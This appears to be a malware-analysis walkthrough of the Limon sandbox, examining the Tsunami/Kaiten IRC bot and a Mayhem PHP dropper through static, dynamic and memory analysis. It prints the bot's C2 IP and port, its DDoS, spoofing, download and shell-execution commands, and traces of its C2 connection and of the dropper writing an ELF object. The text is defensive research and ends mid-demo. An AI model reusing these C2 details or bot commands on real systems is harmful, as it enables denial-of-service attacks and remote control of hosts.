  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048e10
  Start of program headers:          52 (bytes into file)
  Start of section headers:          23172 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         7
  Size of section headers:           40 (bytes)
  Number of section headers:         36
  Section header string table index: 33
```

Tsunami –Static Analysis Results

Fuzzy hash comparsion shows 100% match with previously submitted sample and YARA rule match shows IRC capability.

```
----------------------------------------
ssdeep comparison:
/root/linux_malwares/tsuna matches /root/linux_reports/ssdeep_master.txt:/root/lin_test/tsuna (100)

----------------------------------------
Strings:
    Ascii strings written to /root/linux_reports/tsuna/strings_ascii.txt
    Unicode strings written to /root/linux_reports/tsuna/strings_unicode.txt
----------------------------------------
Packers:
    []
----------------------------------------
Malware Capabilities and classification using YARA rules:
    [irc, bankers]
----------------------------------------
```

Tsunami – VirusTotal Results

```
Virustotal:

      AVG ==>
      AhnLab-V3 ==>
      AntiVir ==> BDS/Katien.R
      Antiy-AVL ==>
      Avast ==> ELF:Tsunami-B
      Avast5 ==> ELF:Tsunami-B
      BitDefender ==> Generic.Malware.G!IFg.2C2A4AA5
      CAT-QuickHeal ==>
      ClamAV ==> Trojan.Tsunami.B
      Commtouch ==>
      Comodo ==>
      DrWeb ==>
      Emsisoft ==> Backdoor.Linux.Tsunami!IK
      F-Prot ==>
      F-Secure ==> Generic.Malware.G!IFg.2C2A4AA5
      Fortinet ==>
      GData ==> Generic.Malware.G!IFg.2C2A4AA5
      Ikarus ==> Backdoor.Linux.Tsunami
      Jiangmin ==>
      K7AntiVirus ==>
      Kaspersky ==> Backdoor.Linux.Tsunami.gen
      McAfee ==> Linux/DDoS-Kaiten
      McAfee-GW-Edition ==> Linux/DDoS-Kaiten
      Microsoft ==>
      NOD32 ==>
      Norman ==>
      PCTools ==> Malware.Linux-Backdoor
```

Tsunami – Symbol Information

shows references to network related system calls, indicating network capability of the malware

```
Symbol table '.dynsym' contains 56 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000    29 FUNC    GLOBAL DEFAULT  UND __errno_location@GLIBC_2.0 (2)
     2: 00000000    49 FUNC    GLOBAL DEFAULT  UND sprintf@GLIBC_2.0 (2)
     3: 00000000   141 FUNC    GLOBAL DEFAULT  UND popen@GLIBC_2.1 (3)
     4: 00000000    96 FUNC    GLOBAL DEFAULT  UND srand@GLIBC_2.0 (2)
     5: 00000000   108 FUNC    GLOBAL DEFAULT  UND connect@GLIBC_2.0 (2)
     6: 00000000    49 FUNC    GLOBAL DEFAULT  UND getpid@GLIBC_2.0 (2)
     7: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     8: 00000000   192 FUNC    GLOBAL DEFAULT  UND vsprintf@GLIBC_2.0 (2)
     9: 00000000   555 FUNC    GLOBAL DEFAULT  UND inet_network@GLIBC_2.0 (2)
    10: 00000000   108 FUNC    GLOBAL DEFAULT  UND recv@GLIBC_2.0 (2)
    11: 00000000    34 FUNC    GLOBAL DEFAULT  UND inet_addr@GLIBC_2.0 (2)
    12: 00000000   198 FUNC    GLOBAL DEFAULT  UND strncpy@GLIBC_2.0 (2)
    13: 00000000   112 FUNC    GLOBAL DEFAULT  UND write@GLIBC_2.0 (2)
    14: 00000000   108 FUNC    GLOBAL DEFAULT  UND sendto@GLIBC_2.0 (2)
    15: 00000000    55 FUNC    GLOBAL DEFAULT  UND listen@GLIBC_2.0 (2)
    16: 00000000    50 FUNC    GLOBAL DEFAULT  UND toupper@GLIBC_2.0 (2)
    17: 00000000   369 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.0 (2)
    18: 00000000    88 FUNC    GLOBAL DEFAULT  UND memset@GLIBC_2.0 (2)
    19: 00000000   441 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0 (2)
    20: 00000000     7 FUNC    GLOBAL DEFAULT  UND ntohl@GLIBC_2.0 (2)
    21: 00000000    14 FUNC    GLOBAL DEFAULT  UND htons@GLIBC_2.0 (2)
    22: 00000000   251 FUNC    GLOBAL DEFAULT  UND free@GLIBC_2.0 (2)
    23: 00000000   108 FUNC    GLOBAL DEFAULT  UND accept@GLIBC_2.0 (2)
    24: 00000000    58 FUNC    GLOBAL DEFAULT  UND ioctl@GLIBC_2.0 (2)
    25: 00000000    55 FUNC    GLOBAL DEFAULT  UND socket@GLIBC_2.0 (2)
    26: 00000000   539 FUNC    GLOBAL DEFAULT  UND fclose@GLIBC_2.1 (3)
```

Tsunami – Strings

Strings show reference to C2 ip, http and IRC commands

```
80.243.54.131
NOTICE %s :Unable to comply.
/usr/dict/words
%s : USERID : UNIX : %s
NOTICE %s :GET <host> <save as>
NOTICE %s :Unable to create socket.
http://
NOTICE %s :Unable to resolve address.
NOTICE %s :Unable to connect to http.
GET /%s HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
Host: %s:80
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
NOTICE %s :Receiving file.
NOTICE %s :Saved as %s
NOTICE %s :Spoofs: %d.%d.%d.%d
NOTICE %s :Spoofs: %d.%d.%d.%d - %d.%d.%d.%d
NOTICE %s :Kaiten wa goraku
NOTICE %s :NICK <nick>
NOTICE %s :Nick cannot be larger than 9 characters.
```

Tsunami – Strings

Strings show reference to attack commands, show DOS/DDOS capabilities

```
NOTICE %s :Tsunami heading for %s.
NOTICE %s :UNKNOWN <target> <secs>
NOTICE %s :Unknowning %s.
NOTICE %s :MOVE <server>
NOTICE %s :TSUNAMI <target> <secs>                          = Special packeter that wont be blocked by
most firewalls
NOTICE %s :PAN <target> <port> <secs>                       = An advanced syn flooder that will kill
most network drivers
NOTICE %s :UDP <target> <port> <secs>                       = A udp flooder
NOTICE %s :UNKNOWN <target> <secs>                          = Another non-spoof udp flooder
NOTICE %s :NICK <nick>                                      = Changes the nick of the client
NOTICE %s :SERVER <server>                                  = Changes servers
NOTICE %s :GETSPOOFS                                        = Gets the current spoofing
NOTICE %s :SPOOFS <subnet>                                  = Changes spoofing to a subnet
NOTICE %s :DISABLE                                          = Disables all packeting from this client
NOTICE %s :ENABLE                                           = Enables all packeting from this client
NOTICE %s :KILL                                             = Kills the client
NOTICE %s :GET <http address> <save as>                     = Downloads a file off the web and saves
it onto the hd
NOTICE %s :VERSION                                          = Requests version of client
NOTICE %s :KILLALL                                          = Kills all current packeting
NOTICE %s :HELP                                             = Displays this
NOTICE %s :IRC <command>                                    = Sends this command to the server
NOTICE %s :SH <command>                                     = Executes a command
NOTICE %s :Killing pid %d.
```


Dynamic Analysis Results

```
=========================[DYNAMIC ANALYSIS RESULTS]=========================

CALL TRACE ACTIVITIES
=====================================
2673  execve("/root/malware_analysis/tsuna", ["/root/malware_analysis/tsuna"], [/* 50 vars */]) = 0
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/i686/sse2/cmov/libc.so.6", O_RDONLY|O_CLOEXEC) = -1
ENOENT (No such file or directory)
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/i686/sse2/libc.so.6", O_RDONLY|O_CLOEXEC) = -1
ENOENT (No such file or directory)
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/i686/cmov/libc.so.6", O_RDONLY|O_CLOEXEC) = -1
ENOENT (No such file or directory)
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/i686/libc.so.6", O_RDONLY|O_CLOEXEC) = -1 ENOENT
(No such file or directory)
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/sse2/cmov/libc.so.6", O_RDONLY|O_CLOEXEC) = -1
ENOENT (No such file or directory)
2673  open("/usr/lib/vmware-tools/libconf/lib/tls/sse2/libc.so.6", O_RDONLY|O_CLOEXEC) = -1 ENOENT
(No such file or directory)
```

```
2673  clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0) =
2674
2674  open("/usr/dict/words", O_RDONLY) = -1 ENOENT (No such file or directory)
2674  open("/usr/dict/words", O_RDONLY) = -1 ENOENT (No such file or directory)
2674  open("/usr/dict/words", O_RDONLY) = -1 ENOENT (No such file or directory)
2674  socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
2674  connect(3, {sa_family=AF_INET, sin_port=htons(5566), sin_addr=inet_addr("80.243.54.131")}, 16)
= -1 EINPROGRESS (Operation now in progress)
2674  connect(3, {sa_family=AF_INET, sin_port=htons(5566), sin_addr=inet_addr("80.243.54.131")}, 16)
= 0
2674  write(3, "NICK YXXES\nUSER OAQL localhost localhost :VKHLC\n", 48) = 48
 | 00000  4e 49 43 4b 20 59 58 58  45 53 0a 55 53 45 52 20  NICK YXX ES.USER  |
 | 00010  4f 41 51 4c 20 6c 6f 63  61 6c 68 6f 73 74 20 6c  OAQL loc alhost l |
 | 00020  6f 63 61 6c 68 6f 73 74  20 3a 56 4b 48 4c 43 0a  ocalhost  :VKHLC. |
```

Tsunami – Network Communication

Shows IRC communication to the C2 ip on port 5566



Tsunami – Memory Process Listing

shows malicious process "tsuna" running on the system

```
2015-10-06 08:56:06 UTC+0000
0xffff88001c332de0 goa-daemon        2603   0      0      0x0000000006cb8000
2015-10-06 08:56:06 UTC+0000
0xffff88001a250000 gnome-screensav   2608   0      0      0x0000000009126000
2015-10-06 08:56:11 UTC+0000
0xffff88001a35dbc0 aptd              2662   0      0      0x000000000c8cf000
2015-10-06 08:56:52 UTC+0000
0xffff8800020b8000 vmtoolsd          2671   0      0      0x000000001a5c7000
2015-10-06 08:56:59 UTC+0000
0xffff88001a35ade0 strace            2672   0      0      0x000000001a3d8000
2015-10-06 08:56:59 UTC+0000
0xffff88001b992de0 tsuna             2674   0      0      0x00000000005aa000
2015-10-06 08:56:59 UTC+0000
0xffff88001a555bc0 dnsmasq           2691   65534  30     0x000000001a1a8000
2015-10-06 08:57:44 UTC+0000
0xffff88001efedbc0 dbus-daemon       2698   102    105    0x000000001cc07000
2015-10-06 08:57:44 UTC+0000
0xffff88001a5544d0 dbus-daemon-lau   2700   0      0      0x00000000178b3000
2015-10-06 08:57:44 UTC+0000
```


Tsunami – Memory Network Communication

Network listing from memory analysis shows process "tsuna" establishing network connection with C2 ip


```
NETWORK CONNECTIONS
====================================

UDP      0.0.0.0          : 5353 0.0.0.0          :    0                    avahi-daemon/677
UDP      ::               : 5353 ::               :    0                    avahi-daemon/677
UDP      0.0.0.0          :38766 0.0.0.0          :    0                    avahi-daemon/677
UDP      ::               :43148 ::               :    0                    avahi-daemon/677
TCP      127.0.0.1        :  631 0.0.0.0          :    0 LISTEN                      cupsd/752
TCP      192.168.1.150    :39549 91.189.89.144    :   80 CLOSE WAIT        ubuntu-geoip-pr/2455
TCP      192.168.1.150    :37002 80.243.54.131    : 5566 ESTABLISHED             tsuna/2674
UDP      127.0.0.1        :   53 0.0.0.0          :    0                  dnsmasq/2691
TCP      127.0.0.1        :   53 0.0.0.0          :    0 LISTEN           dnsmasq/2691
```

Demo 2

Analysis of Mayhem using Limon



Running Mayhem



Mayhem – PHP Dropper

```
============================[STATIC ANALYSIS RESULTS]============================

Filetype: PHP script, ASCII text, with very long lines
File Size: 213.14 KB (218251 bytes)
md5sum: dbba4b0788992fc11d305e543810822b
ssdeep: 1536:RomyYwgJ8SYZHr/yLnOueF277R4pWrrry6QCrUvlmiED1LaL+G3FuF8I7ViEP0wG:ZV/ZxnFJ3yFlmZJaLSkkmyO
ssdeep comparison:

--------------------------------------
```

Mayhem – Virustotal Results

```
Virustotal:

      AVG ==>
      AVware ==>
      Ad-Aware ==>
      AegisLab ==>
      Agnitum ==>
      AhnLab-V3 ==>
      AntiVir ==>
      Antiy-AVL ==>
      Avast ==> PHP:Effusion-B [Trj]
      Baidu-International ==>
      BitDefender ==>
      Bkav ==> VEXEd3d.Webshell
      ByteHero ==>
      CAT-QuickHeal ==>
      CMC ==>
      ClamAV ==>
      Commtouch ==>
      Comodo ==>
      DrWeb ==>
      ESET-NOD32 ==>
      Emsisoft ==>
      F-Prot ==>
      F-Secure ==>
```

Mayhem – Php Executed and drops shared object

```
==========[DYNAMIC ANALYSIS RESULTS]==========

CALL TRACE ACTIVITIES
=====================================
2675  execve("/usr/bin/php", ["/usr/bin/php", "/root/malware analysis/may.php"], [/* 50 vars */]) = 0
2675  open("/usr/lib/vmware-tools/libconf/lib/tls/x86_64/libcrypt.so.1", O_RDONLY|O_CLOEXEC) = -1
ENOENT (No such file or directory)
2675  open("/usr/lib/vmware-tools/libconf/lib/tls/libcrypt.so.1", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No
```

```
2675  open("/root/cached.so", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
2675  write(3,
"\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0x\23\0\0\0\0\0\0@\0\0\0\0\0\0\0\360\304\1\0\0\0\0\0\0\
0\0\0@\0008\0\3\0@\0\26\0\23\0\1\0\0\0\5\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\360`\0
\0\0\0\0\0\360`\0\0\0\0\0\0\0\0 \0\0\0\0\0\1\0\0\0\6\0\0\0\360`\0\0\0\0\0\0\360` \0\0\0\0\0\360`
\0\0\0\0\0\230\t\0\0\0\0\0\0\10u\0\0\0\0\0\0\0\0 \0\0\0\0\0\2\0\0\0\6\0\0\0\360`\0\0\0\0\0\0\360`
\0\0\0\0\0\360` \0\0\0\0\0 \1\0\0\0\0\0\0"..., 8192) = 8192
```

Mayhem – Writes and Executes Shell Script

